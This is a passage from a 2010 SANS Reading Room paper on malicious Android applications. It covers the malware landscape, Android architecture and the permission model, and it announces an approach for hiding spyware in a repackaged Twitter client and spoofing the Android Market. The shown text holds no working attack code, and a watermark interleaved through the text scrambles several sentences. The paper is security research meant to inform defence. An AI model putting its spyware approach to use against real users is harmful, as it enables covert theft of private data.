                   Android Developers Guide_Manifest Permissions. (11/2010) “Manifest.permission
	
                          class”Retrieved from http://developer.android.com
	
                          /reference/android/Manifest.permission.html
                         Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                     Android Developers Guide_ Permissions Protection Level. (11/2010) “<permission>”
                            Retrieved from http://developer.android.com/guide/topics/manifest/permission-
                            element.html
                            	
  
                     androlib. (11/2010) “Number of New Applications in Android Market by month”
                            Retrieved from http://www.androlib.com/appstats.aspx

                     blackberrysync.com. (15/04/2010) “Lookout vs. SMobile Security Shield: Anti-Virus
                            And Anti-Spyware, Is There A Difference Besides Free?” Retrieved from
                            http://blackberrysync.com/2010/04/lookout-vs-smobile-security-shield-anti-virus-
                            and-anti-spyware-is-there-a-difference-besides-free/.

                     Bray, Tim. (14/11/2010) “What Android is” Retrieved from: http://www.tbray.org
                             /ongoing/When/201x/2010/11/14/What-Android-Is

                     CNET. (11/11/2010) “Google pulls app that revealed Android flaw, issues fix”
                           Retrieved from http://m.cnet.com/site?sid=cnet&pid=
                           News.Detail&category=&topic=20022545&changeTitle=Google%20pulls%20ap
                           p%20that%20revealed%20Android%20flaw%2C%20issues%20fix%20-
                           %20CNET%20News


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                           As part of the Information Security Reading Room                   Author retains full rights.	


                                                     Malicious Android Applications: Risks and Exploitation 8
	
                   	
                                                                                       0	


                   Computerworld. (11/01/2010) “Fishy Android apps may have been malware, says
                          researcher”. Retrieved from http://www.computerworld.com
	
  
                          /s/article/9143830/Fishy_Android_apps_may_have_been_malware_says_research
	
  
                          er


                     Coverity. (15/11/2010) “Coverity scan 2010 open source integrity report”
	
  
                            Retrieved from http://www.coverity.com/library/pdf/coverity-scan-2010-open-
	
  
                            source-integrity-report.pdf


                   Darknet. (08/11/2010) “Researcher Releases Android Exploit In Webkit Browser
	
                         Engine”. Retrieved from http://www.darknet.org.uk/2010/11/researcher-
	
                         releases-android-exploit-in-webkit-browser-engine/


                   Dark Reading (16/11/2010) “Google Issuing Fix For Latest Android Vulnerability
	
                         Disclosure”. Retrieved from http://www.darkreading.com/insiderthreat
	
                         /167801100/security/vulnerabilities/228201093/google-issuing-fix-for-latest-
	
                         android-vulnerability-disclosure.html


                   Forbes (10/11/2010) "When Angry Birds Attack: New Android Bug Lets Spoofed Apps
	
                          Run Wild". Retrieved from http://blogs.forbes.com/andygreenberg
	
                          /2010/11/10/when-angry-birds-attack-new-android-bug-lets-spoofed-apps-run-
	
                          wild/


                   Fox News. (10/2010) “Banks Rush to Fix Security Flaws in Wireless Apps”
                         Key	
  fingerprint	
  =	
  www.foxnews.com/.../banks-rush-fix-security-flaws-wireless-
                           Retrieved from AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                           apps/

                     Gartner. (08/2010) "Forecast: Mobile Communications Devices by Open Operating
                            System, 2007-2014." Retrieved from http://www.gartner.com
                            /it/page.jsp?id=1434613

                     Gartner. (11/2010) "Competitive Landscape: Mobile Devices, Worldwide, 3Q10."
                            Retrieved from http://www.gartner.com/it/page.jsp?id=1466313

                     H online. (11/01/2010) “Android app steals bank login details”
                            Retrieved from http://www.h-online.com/security/news/item/Android-app-steals-
                            bank-login-details-901895.html

                     IOActive. (2010) “The Genie in the Market”
                           Retrieved from http://www.ioactive.com/pdfs/Android_Security_Model.pdf

                     Kaspersky. (08/2010) “First SMS Trojan Detected for Smartphones running Android”
                           Retrieved from http://www.kaspersky.com/news?id=207576156

                     Kaspersky. (09/2010) “Popular Porn Sites Distribute a New Trojan Targeting Android
                           Smartphones”. Retrieved from http://www.kaspersky.com/news?id=207576175


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                        As part of the Information Security Reading Room             Author retains full rights.	


                                                        Malicious Android Applications: Risks and Exploitation 8
	
                   	
                                                                                          1	


                     Oberheide, Jon. (03/2009) “A Look at a Modern Mobile Security Model: Google's
	
  
                           Android Platform”. Retrieved from http://jon.oberheide.org/files/cansecwest09-
	
  
                           android.pdf


                     Oberheide, Jon (25/06/2010) “Remote Kill and Install on Google Android”
	
  
                           Retrieved from http://jon.oberheide.org/blog/2010/06/25/remote-kill-and-install-
	
  
                           on-google-android/


                   Oberheide, Jon. (28/06/2010) “A Peek Inside the GTalkService Connection”
	
                         Retrieved from http://jon.oberheide.org/blog/2010/06/28/a-peek-inside-the-
	
                         gtalkservice-connection/


                   Oberheide, Jon. (06/2010) “Android Hax”
	
                         Retrieved from http://jon.oberheide.org/files/summercon10-­‐androidhax-­‐	


    jonoberheide.pdf	


                   Oberheide, Jon. (10/08/2010) “Dexcode Teardown of the Android SMS Trojan”
	
                         Retrieved from http://jon.oberheide.org/blog/2010/08/10/dexcode-teardown-of-
	
                         the-android-sms-trojan/


                   Paller, Gabor. (02/12/2009) “Understanding the Dalvik bytecode with the Dedexer tool”
	
                           Retrieved from http://pallergabor.uw.hu/common/
	
                           understandingdalvikbytecode.pdf
                          Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                     Paller, Gabor. (12/2010). “Dalvik opcodes”. Retrieved from http://pallergabor.uw.hu
                              /androidblog/dalvik_opcodes.html.

                     Papathanasiou Christian and Percoco Nicholas J. (18/07/2010) “This is not the droid
                            you're looking for...”. Retrieved from http://www.defcon.org/images/defcon-
                            18/dc-18-presentations/Trustwave-Spiderlabs/DEFCON-18-Trustwave-
                            Spiderlabs-Android-Rootkit-WP.pdf

                     Prasanta, Paul. (09/2010) “Call control in Android”. Retrieved from http://prasanta-
                            paul.blogspot.com/2010/09/call-control-in-android.html

                     Shield, Tyler. (09/2010) “The Monkey Steals the Berries”. Retrieved from 
                             http://www.feedsite.org/security4all/BruCON_2010_-_MonkeyBerries.pdf

                     Schönefeld, Marc. (03/2009). “Reconstructing DALVIK Applications” CanSecWest
                           2009. Retrieved from http://cansecwest.com/csw09/csw09-schoenefeld.pdf

                     Schwartz, Mathew. (12/11/2001) “Reverse-Engineering”. Retrieved from
                           http://www.computerworld.com/s/article/65532/Reverse_Engineering?taxonomyI
                           d=063


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                           As part of the Information Security Reading Room                  Author retains full rights.	


                                                       Malicious Android Applications: Risks and Exploitation 8
	
                   	
                                                                                         2	


                   SMobile Systems. (24/02/2010) “Android Malware A Study of Known and Potential
                           Malware Threats”. Retrieved from http://threatcenter.smobilesystems.com/wp-
	
  
                           content/uploads/2010/03/Android-Malware-Whitepaper.pdf


                     Techeye. (26/11/2010) “More than 100000 Android applications are available”.
	
  
                           Retrieved fromhttp://www.techeye.net/mobile/more-than-100000-android-
	
  
                           applications-are-available


                     The H. (08/10/2009) “Gartner: Android to be No. 2 smartphone by 2012”. Retrieved from
	
                          http://www.h-online.com/open/news/item/Gartner-Android-to-be-No-2-
	
                          smartphone-by-2012-819890.html


                   The Lookout Blog. (07/2010) “Introducing the App Genome Project”. Retrieved from
	
                         http://blog.mylookout.com/2010/07/introducing-the-app-genome-project/


                   The Lookout Blog. (29/07/2010) “Update and Clarification of Analysis of Mobile
	
                         Applications at Blackhat 2010”. Retrieved from http://blog.mylookout.com
	
                         /2010/07/mobile-application-analysis-blackhat/


                   The Lookout Blog. (10/08/2010) “Security Alert: First Android SMS Trojan Found in the
	
                         Wild”. Retrieved from http://blog.mylookout.com/2010/08/security-alert-first-
	
                         android-sms-trojan-found-in-the-wild/


                   The Register. (01/07/2010) “50 arrested in smartphone spyware dragnet”. Retrieved from
                         Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                           http://www.theregister.co.uk/2010/07/01/romanian_spyware_arrests/

                     The Register. (06/11/2010) “Researcher outs Android exploit code”. Retrieved from
                           http://www.theregister.co.uk/2010/11/06/android_attack_code/

                     The Taintdroid project. (10/2010) “TaintDroid: An Information-Flow Tracking System
                            for Realtime Privacy Monitoring on Smartphones”. Retrieved from
                            http://appanalysis.org/tdroid10.pdf

                     TippingPoint DVLabs. (03/2010) “MOBOTS: WeatherFist Exposed”. Retrieved from
                            http://dvlabs.tippingpoint.com/blog/2010/03/10/mobots-weatherfist-exposed

                     Wiśniewski, Ryszard. (09/2010) “android-apktool : Tool for reengineering Android apk
                           files”. Retrieved from http://code.google.com/p/android-apktool/

                     ZDNet (12/02/2009) “Android exploit so dangerous, users warned to avoid phone's web
                           browser”. Retrieved from http://www.zdnet.com/blog/gadgetreviews/android-
                           exploit-so-dangerous-users-warned-to-avoid-phones-web-browser/1476	


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                          As part of the Information Security Reading Room                 Author retains full rights.	
  
Last Updated: September 11th, 2011


                    Upcoming SANS Training
                    Click Here for a full list of all Upcoming SANS Events by Location

SANS Network Security 2011                                   Las Vegas, NV               Sep 17, 2011 - Sep 26, 2011   Live Event

2011 European Digital Forensics and Incident Response Summit London, United              Sep 21, 2011 - Sep 27, 2011   Live Event
                                                             Kingdom
Security Architecture 2011                                   Washington, DC              Sep 29, 2011 - Sep 30, 2011   Live Event

SANS Gulf Region 2011                                        Dubai, United Arab          Oct 08, 2011 - Oct 22, 2011   Live Event
                                                             Emirates
SANS Baltimore 2011                                          Baltimore, MD               Oct 09, 2011 - Oct 15, 2011   Live Event

SOS: SANS October Singapore 2011                             Singapore, Singapore        Oct 10, 2011 - Oct 18, 2011   Live Event

National Cybersecurity Innovation Conference                 Washington, DC              Oct 11, 2011 - Oct 14, 2011   Live Event

Grid SecCon 2011                                             New Orleans, LA             Oct 18, 2011 - Oct 18, 2011   Live Event

SANS Chicago 2011                                            Chicago, IL                 Oct 23, 2011 - Oct 28, 2011   Live Event

SANS Seattle 2011                                            Seattle, WA              Nov 02, 2011 - Nov 07, 2011      Live Event

SANS FOR508 With FIS Abu Dhabi 2011                          Abu Dhabi, United Arab   Nov 05, 2011 - Nov 10, 2011      Live Event
                                                             Emirates
SANS Korea 2011                                              Seoul, Korea, Republic   Nov 07, 2011 - Nov 12, 2011      Live Event
                                                             Of
SANS Sydney 2011                                             Sydney, Australia        Nov 11, 2011 - Nov 19, 2011      Live Event

SANS San Francisco 2011                                      San Francisco, CA        Nov 14, 2011 - Nov 19, 2011      Live Event

SANS Tokyo Autumn 2011                                       Tokyo, Japan             Nov 14, 2011 - Nov 19, 2011      Live Event

SANS SEC566 with FIS Oman 2011                               Muscat, Oman             Nov 19, 2011 - Nov 23, 2011      Live Event

European SCADA and Process Control System Security Summit Rome, Italy                 Nov 26, 2011 - Dec 04, 2011      Live Event
2011
SANS San Antonio 2011                                     San Antonio, TX             Nov 28, 2011 - Dec 05, 2011      Live Event

SANS London 2011                                             London, United           Dec 03, 2011 - Dec 12, 2011      Live Event
                                                             Kingdom
SANS CDI East 2011                                           Washington, DC           Dec 09, 2011 - Dec 16, 2011      Live Event

SANS Delhi 2011                                              OnlineIndia                 Sep 12, 2011 - Sep 17, 2011   Live Event

SANS OnDemand                                                Books & MP3s Only                    Anytime              Self Paced

Malicious android-applications-risks-exploitation 33578

  • 1.
    Interested in learning more about security? SANS Institute InfoSec Reading Room This paper is from the SANS Institute Reading Room site. Reposting is not permitted without express written permission. Malicious Android Applications: Risks and Exploitation According to a Gartner study (Gartner, 11/2010), Android is now the No. 2 worldwide mobile operating system and will challenge Symbian for No.1 position by 2014. In addition to Android s large market share, the number of Android applications is growing at a fast rate. There are currently more than 100,000 Android applications available (Techeye, 26/11/2010). With the increasing numbers of applications available for Android; spyware is becoming a real concern. Several malicious applications, ranging from fake banking ... Copyright SANS Institute Author Retains Full Rights AD
  • 2.
                    Malicious Android Applications:   Risks and Exploitation             "How I Met All Your Friends"         "A Spyware story about Android Application and Reverse Engineering"                   GIAC (GPEN) Gold Certification     Author:  Joany  Boutet,  joany.boutet@gmail.com     Advisor:  Lori  Homsher     Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   Accepted:  March  22th  2010           © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 3.
          Malicious Android Applications: Risks and Exploitation 2           Abstract                         According to a Gartner study (Gartner, 11/2010), Android is now the No. 2 worldwide   mobile operating system and will challenge Symbian for No.1 position by 2014. In     addition to Android’s large market share, the number of Android applications is growing   at a fast rate. There are currently more than 100,000 Android applications available     (Techeye, 26/11/2010).     With the increasing numbers of applications available for Android; spyware is becoming     a real concern. Several malicious applications, ranging from fake banking applications   to an SMS Trojan embedded into a fake media player, have already been discovered on     the Android Market since the beginning of this year. However, there are other forms of   malware that may also emerge. What about hiding spyware in the background of a well-   known application? For example, imagine an application claiming to be the latest     version of a famous Twitter client, which actually runs spyware in the background and   uploads all private data to the attacker.       The purpose of this paper will be to explore a new form of Android spyware development using reverse engineering techniquesF94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   Key  fingerprint  =  AF19  FA27  2 and provide real case attack scenarios. Reverse engineering will be used, because most users do not check the permissions of the applications loaded onto their mobile device. Even security professionals admit they do not often check permissions of their Facebook or TweetCaster applications. Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 4.
          Malicious Android Applications: Risks and Exploitation 3               1. Introduction   Android is an open-source mobile operating system, based upon a modified   version of the Linux kernel, initially developed by Android Inc., a firm purchased by     Google in 2005.     A Gartner study released on November 2010 outlined that Android has become   the second-most popular OS in the world (Gartner, 11/2010). The growth of Android has     exceeded their previous study, released last year, in which they had predicted that   Android will be the No.2 worldwide mobile operating system in 2012 (The H,     08/10/2009). According to another Gartner study (Gartner, 08/2010)., there will be only a   slight difference between Symbian and Android market share in 2014: 30.2% for     Symbian against 29.6% for Android.     Android breakthrough on the smartphone market is due to several reasons: First,   Android is an open-source Operating System unlike Apple iOS. Hence the other   smartphone manufacturers have seen Android as an opportunity to turn the current users’   keenKey  fingerprint  open-source OSF94  998D  FDB5  DE3D  F8B5  06E4  Ais whyE46   interest for this =  AF19  FA27  2 into a way to win market share. That 169  4 they are releasing new Android-based smartphones each month. Google management understood that the iPhone success was largely based on the number of applications released for end-users. Google’s resulting strategy is to provide developers with an easy way to develop applications that extend the functionality of the devices, using the Android Software Development Kit (SDK) and the Native Development Kit (NDK). In contrast to Apple, where applications must be downloaded from the Apple AppStore after rigorous control and approval (source code review for potential security problems and copyright infringements), Google makes it easier for developers to publish their applications. The Android application publishing process makes it easy to develop Android applications, but also provides room for malicious application publishing. Unlike some of the other platforms, Android does not restrict application distribution via application signing and long approval period. Even though an application has to be signed to be installed on a device, it is possible to use self-signed certificates. Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 5.
          Malicious Android Applications: Risks and Exploitation 4           Furthermore, users can download applications not only from Android Market, but also   from third party application stores, such as slideme.org and androlib.com.     Applications can be granted permissions, which are required to access critical   phone resources or for inter-application communication. Those permissions are defined     in advance (in the AndroidManifest.xml file), by the developer who wrote the application   and permissions are displayed to the user for approval before the application installation.     For example, a developer might claim that his application requires complete access to the   settings of the phone, access to SMS/MMS reading and so on. So it is up to the user to     check the validity of these permissions.     In spite of the permissions-based security model implemented by Android,   anyone can publish an application on the Android Market, which has no built-in method     to detect if this application contains malicious code or not.   This behavior has already been exploited several times in the past. In early 2010,     First Tech Credit Union discovered a group of apps circulating the market made by a user   named “Droid09”. Those applications were mobile banking apps that seem to permit   users to connect to their bank FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  information Key  fingerprint  =  AF19   accounts, but in reality steal users' banking A169  4E46   (Computerworld, 11/01/2010) At the RSA conference in March 2010, two TippingPoint researchers Derek Brown and Daniel Tijerina outlined how it is easy to publish an application and gain access to personal user data (TippingPoint DVLabs, 03/2010). More recently, in August 2010, the first SMS Trojan targeting the Android platform appeared. This Trojan named Trojan-SMS.AndroidOS.FakePlayer.a, penetrates smartphones running Android in the guise of a harmless media player application. Once installed on the phone, the Trojan uses the system to begin sending SMSs to premium rate numbers without the owner’s knowledge or consent, resulting in money passing from a user’s account to that of the cybercriminals (Kaspersky, 08/2010). A complete analysis of this Trojan can be found on Jon Oberheide blog (Oberheide, 10/08/2010). Since the first release of this SMS Trojan, several variants have appeared in the wild under the name of pornplayer.apk masquerading also as a media player (Kaspersky, 09/2010). Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 6.
          Malicious Android Applications: Risks and Exploitation 5           Starting in 2009, several types of commercial Android spyware appeared on the   market. Those applications claim that they are able to access user personal data (contact   phone book), monitor SMSs, retrieve GPS coordinates, and make these data accessible     from their website for review. However to be installed, someone needs physical access to   the phone. In July 2010, Romanian authorities have arrested 50 individuals accused of     using these kinds of applications to monitor cell phone communications of their spouses,   competitors, and so on (The Register, 01/07/2010).     Here is a short list of available commercial Android spyware at the time of this writing:     • Mobile Spy     • Mobile Stealth     • FlexiSpy     During the last Black Hat conference, Lookout Mobile Security released the   results of their App Genome Project. As explained on the Lookout Blog (The Lookout     Blog, 07/2010), this project was created to identify security threats in the wild and   provide insight into how applications (both from Android and iPhone) are accessing Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   personal data, as well as other phone resources. Figure  1  -­  App  Genome  Project  Results  (The  Lookout  Blog,  07/2010)     Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 7.
          Malicious Android Applications: Risks and Exploitation 6           The following are the results extracted from the Lookout Mobile Security Blog   (The Lookout Blog, 07/2010):     • 29% of free applications on Android have the capability to access a user’s   location, compared with 33% of free applications on iPhone     • Nearly twice as many free applications have the capability to access user’s     contact data on iPhone (14%) as compared to Android (8%)     • 47% of free Android apps include third party code, while that number is   23% on iPhone     One interesting thing is that almost half of the Android applications include third   party code. This use of third party code shows a potential for data privacy leakage as     most developers don’t know if the third party library they used contained malicious code   or not.     To confirm these results, simply check out the Android Market and look for     possible malicious applications. For example, listed below is a wallpaper application that   claims to have no Internet access. However several things look suspicious. By checking Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   thoroughly the permissions it is clearly evident that this application has full Internet access. Perhaps this is simply developer omission, but why does a wallpaper application need to send SMS? Figure  2  -­  Example  of  malicious  application  on  the  Android  Market   Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 8.
          Malicious Android Applications: Risks and Exploitation 7             As Jon Oberheide said in his talk during the CanSecWest 2009 (Oberheide,     03/2009), “if a user is willing to install a fart app, you can be sure it will install   anything”. And that is a big problem, because most users are not meticulously checking     the permissions granted to their applications. Furthermore the increase of Android   applications released each month confirms the keen interest that developers have for     Android applications (androlib, 11/2010).     The latest malware released, combined with the results from the App Genome   Project, and the statistics from androlib confirm the prediction of Denis Maslennikov,     Mobile Research Group Manager at Kaspersky Lab.     “The IT market research and analysis organization IDC has noted that those selling   devices running Android are experiencing the highest growth in sales among smartphone   manufacturers. As a result, we can expect to see a corresponding rise in the amount of   malware targeting that platform.” (Kaspersky, 08/2010)     Another risk is spyware running in the background of a well-known application.   Think about an application claiming to be the latest version of a famous Twitter client, Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   which actually runs spyware in the background and uploads all private data to the attacker’s location! To illustrate, this paper will introduce a new form of spyware development using reverse engineering techniques. Most users feel confident about what they download from the Android Market and do not check application permissions during installation. Even most security-savvy users have little experience with controlling the permissions of their Facebook or TweetCaster mobile applications. After some more detailed explanation about the security measures implemented by Android, this paper will introduce how to develop stealthy spyware running in the background of a modified version of a well-known Twitter client. Even though the application will not be published on the Android Market, some real case attack scenarios will be provided to be as stealthy as possible and spoof the Android Market so that the user thinks the application was downloaded from there. The next section will dive into the Android architecture and security model. Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 9.
          Malicious Android Applications: Risks and Exploitation 8           2. Diving Into The Belly of The Droid     2.1. The System Architecture       Android is a software stack for mobile devices that includes an operating system,     middleware and key applications (Android Developers Guide- Android Architecture,   11/2010).                                 Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46       Figure  3  -­  Android  Architecture  (Android  Developers  Guide-­  Android  Architecture,  11/2010)   Even though Android applications are most often written in Java using a dedicated SDK (Android Developers Guide-SDK, 11/2010), some applications such as game applications are developed in C/C++ using the Android NDK. Android includes a set of C/C++ libraries used by various components of the Android system. These capabilities are exposed to developers through the Android application framework, for example the Webkit library is used by the Browser application. For code improvement performance, unmanaged native code can be used by the application using Java Native Interface libraries (Android Developers Guide-NDK, Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 10.
          Malicious Android Applications: Risks and Exploitation 9           11/2010) As a consequence the Java Native Interface permits direct access to native code   libraries and the kernel system call interface (IOActive, 2010).       As explained previously, most Android applications are written in the Java   programming language. The compiled Java code, along with any data and resource files     required by the application, is bundled into an Android package (an archive file marked   by an .apk suffix). This file is the vehicle for distributing the application and installing it     on mobile devices (Android Developers Guide-Security, 11/2010).     Each Android application is composed of several components that can   communicate between each other using Intent messages (for inter and intra application     communication). Here is a list of those components and a short description of each one.   • Activity: An activity represents a visual interface that the user can use to     process actions. One application might be composed of several activities.     • Service: A service doesn't have a visual user interface, but rather runs in   the background for an indefinite period of time.   Key  fingerprint  =  AF19  FA27  2F94  998D  Freceiver does 8B5  06E4  A169  4interface • Broadcast Receiver: A broadcast DB5  DE3D  F not display a user E46   but rather receives and may react to broadcast announcements by starting an activity. For example when the phone receives an SMS, a broadcast message is sent by the system to inform that a message is available. <receiver android:name=".SmsReceiver"> <intent-filter> <action android:name= "android.provider.Telephony.SMS_RECEIVED" /> </intent-filter> </receiver> • Content Provider: A content provider is a kind of database where an application makes data available to other applications. More generally data are stored in an SQLite database, for instance as shown below the browser application has a content provider to store browser history and bookmarks. Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 11.
          Malicious Android Applications: Risks and Exploitation 1     0                             Figure  4  -­  The  Content  Provider  used  by  the  Browser  Application       The content provider extends the ContentProvider base class to implement a     standard set of methods that enable other applications to retrieve and store data of the   type it controls. However, applications do not call these methods directly. Rather, they     use a ContentResolver object and call its methods instead (Android Developers   Guide_Fundamentals, 11/2010).     Android provides several ContentProviders that are used to store common data   such as audio, video, contact information. These providers can be accessed using specific   methods from the ContentResolver, 2F94  as98D  query method. 8B5  06E4  to169  4E46   Key  fingerprint  =  AF19  FA27   such 9 the FDB5  DE3D  F However, A query a dedicated content provider this method has to know which provider to query. That is why each content provider is accessible via a unique URI; the following is a non exhaustive list of content provider URIs: • MediaStore.Images.Media.EXTERNAL_CONTENT_URI to access all images located on the SD card. • MediaStore.Audio.Media.EXTERNAL_CONTENT_URI to access all audio files located on the SD card. • ContactsContract.Contacts.CONTENT_URI to access personal contact information. Even though content providers are available for all applications, they must acquire the proper permission to read the data. More generally these permissions, as well as structure components, are defined in a file called AndroidManifest.xml which is the cornerstone of the Android security model. Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 12.
          Malicious Android Applications: Risks and Exploitation 1     1           2.2. The Security Model     2.2.1. The Sandbox and Permissions Based Model     “Android is a multi-process system, in which each application (and parts   of the system) runs in its own process. Most security between applications and the   system is enforced at the process level through standard Linux facilities, such as user     and group IDs that are assigned to applications. Additional finer-grained security   features are provided through a "permission" mechanism that enforces restrictions     on the specific operations that a particular process can perform, and per-URI   permissions for granting ad-hoc access to specific pieces of data.” (Android Developers     Guide-Security, 11/2010)     The Android security model is primarily based on a sandbox and permission   mechanism. Each application is running in a specific Dalvik virtual machine with a     unique user ID assigned to it, which means the application code runs in isolation from the   code of all others applications. As a consequence, one application has not granted access   to other applications’ =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   Key  fingerprint   files. Figure  5  -­  Android  Security  Model:  sandbox  and  permissions  mechanisms     To install an application, it must be signed by the developer using a certificate, which might be self-signed. By signing two applications using the same certificate, a Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 13.
          Malicious Android Applications: Risks and Exploitation 1     2       developer might request that both applications will share the same user ID. By sharing   the same user ID, the developer will grant access to data between both applications. To     conserve  system  resources,  applications  with  the  same  ID  can  also  arrange  to  run  in       the  same  Linux  process,  sharing  the  same  VM.  (Android Developers Guide-Security,   11/2010)     A SDK freely available allows everybody to develop custom applications for their     own device, or provide applications to the community, through the Android Market or   third party applications store (Android Developers Guide-SDK, 11/2010).     As mentioned earlier, in contrast to Apple, where applications must be     downloaded from the Apple AppStore after rigorous control and approval, Android   application source code is not verified before release.     Applications can be granted permissions, which are required to access critical     phone resources or for inter-application communication. Those permissions are defined   in advance by the developer who wrote the application, and permissions are displayed to   the user for approval before the application installation. For example, a developer might   claim thatingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  0the phone, access to Key  f his application requires complete access to the settings of 6E4  A169  4E46   SMS/MMS reading and so on. As shown below, those permissions are displayed to the user before application installation. So it is up to the user to check the validity of these permissions. However, it is probable that most users do not meticulously check the permissions granted to their applications. Figure  6  -­  Permissions  display  before  application  installation   It is still possible to check permissions that an application has on the phone via Settings> Application Settings>Manage applications. Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 14.
          Malicious Android Applications: Risks and Exploitation 1     3                             Figure  7  -­  Application  permissions  summary  after  installation         All those permissions are defined in a file called AndroidManifest, a complete   manifest file can be found in Appendix 1. This is actually an XML file containing all the     application components and permissions. Once the application is installed on the phone,   there is no way to modify it. Here is an excerpt of a standard manifest file:     manifest android:versionCode="2" android:versionName="1.0.1" package="com.seesmic"> …   <activity android:label="@string/app_name" android:name=".ui.Account">   <intent-filter> <action android:name="com.seesmic.LOGIN"/> <category fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   Key   android:name="android.intent.category.DEFAULT"/> </intent-filter> </activity> … <service android:name=".core.NotifService"/> <receiver android:name=".core.OnAlarmReceiver"/> </application> <uses-permission android:name="android.permission.INTERNET"/> <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/> <uses-permission android:name="android.permission.VIBRATE"/> <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/> <uses-permission android:name="android.permission.READ_PHONE_STATE"/> <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/> <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/> <uses-permission android:name="android.permission.READ_CONTACTS"/> <uses-permission android:name="android.permission.WRITE_CONTACTS"/> <uses-permission android:name="android.permission.RECEIVE_SMS"/> <uses-permission android:name="android.permission.RECEIVE_MMS"/>   Figure  8  -­  Excerpt  of  a  standard  Manifest  file     It is only possible to use components described in this file and, as shown below, if correct permissions are not defined in advance access might be denied to certain part of the phone. 08-19 21:35:02.925: DEBUG/AndroidRuntime(258): >>>>>>>>>>>>>> AndroidRuntime START <<<<<<<<<<<<<< … Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 15.
          Malicious Android Applications: Risks and Exploitation 1     4     08-19 21:35:06.590: ERROR/DatabaseUtils(270): java.lang.SecurityException: Permission   Denial: reading com.android.browser.BrowserProvider uri content://browser/bookmarks from pid=264, uid=10031 requires com.android.browser.permission.READ_HISTORY_BOOKMARKS   08-19 21:35:06.590: ERROR/DatabaseUtils(270): at   android.content.ContentProvider$Transport.enforceReadPermission(ContentProvider.java:271) 08-19 21:35:06.590: ERROR/DatabaseUtils(270): at   android.content.ContentProvider$Transport.bulkQuery(ContentProvider.java:149)   08-19 21:35:06.590: ERROR/DatabaseUtils(270): at android.content.ContentProviderNative.onTransact(ContentProviderNative.java:111)   08-19 21:35:06.590: ERROR/DatabaseUtils(270): at   android.os.Binder.execTransact(Binder.java:288) 08-19 21:35:06.590: ERROR/DatabaseUtils(270): at dalvik.system.NativeStart.run(Native   Method) 08-19 21:35:06.647: DEBUG/AndroidRuntime(264): Shutting down VM       Figure  9  -­  Browser  Content  Provider  Access  without  permission.READ_HISTORY_BOOKMARKS         A complete list of permissions is available on the Android Developers web site     (Android Developers Guide_Manifest Permissions, 11/2010).   The system can also grant permissions to applications depending on certain     conditions. Here is what happens when a normal application requests the   android.permission.CALL_PRIVILEGED permission (the one used to generate call     without user knowledge):   09-09 14:40:06.825: WARN/PackageManager(59): Not granting permission   android.permission.CALL_PRIVILEGED to package com.test.upload (protectionLevel=3 Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   flags=0x8444) Figure  10  -­  Example  of  permission  protection  level As shown above a protectionLevel exception is raised by the system. Actually, the requested permission is granted only to applications that are in the Android system image or are signed with the same certificates as those in the system image. A complete list of the permission protection levels is available on the Android Developers web site (Android Developers Guide_ Permissions Protection Level, 11/2010). As explained previously, from an application it is possible to execute unmanaged native ARM code using the Java Native Interface (JNI). A malicious application developer might exploit this behavior by providing an exploit for a disclosed kernel vulnerability to elevate privileges and doing whatever he wants 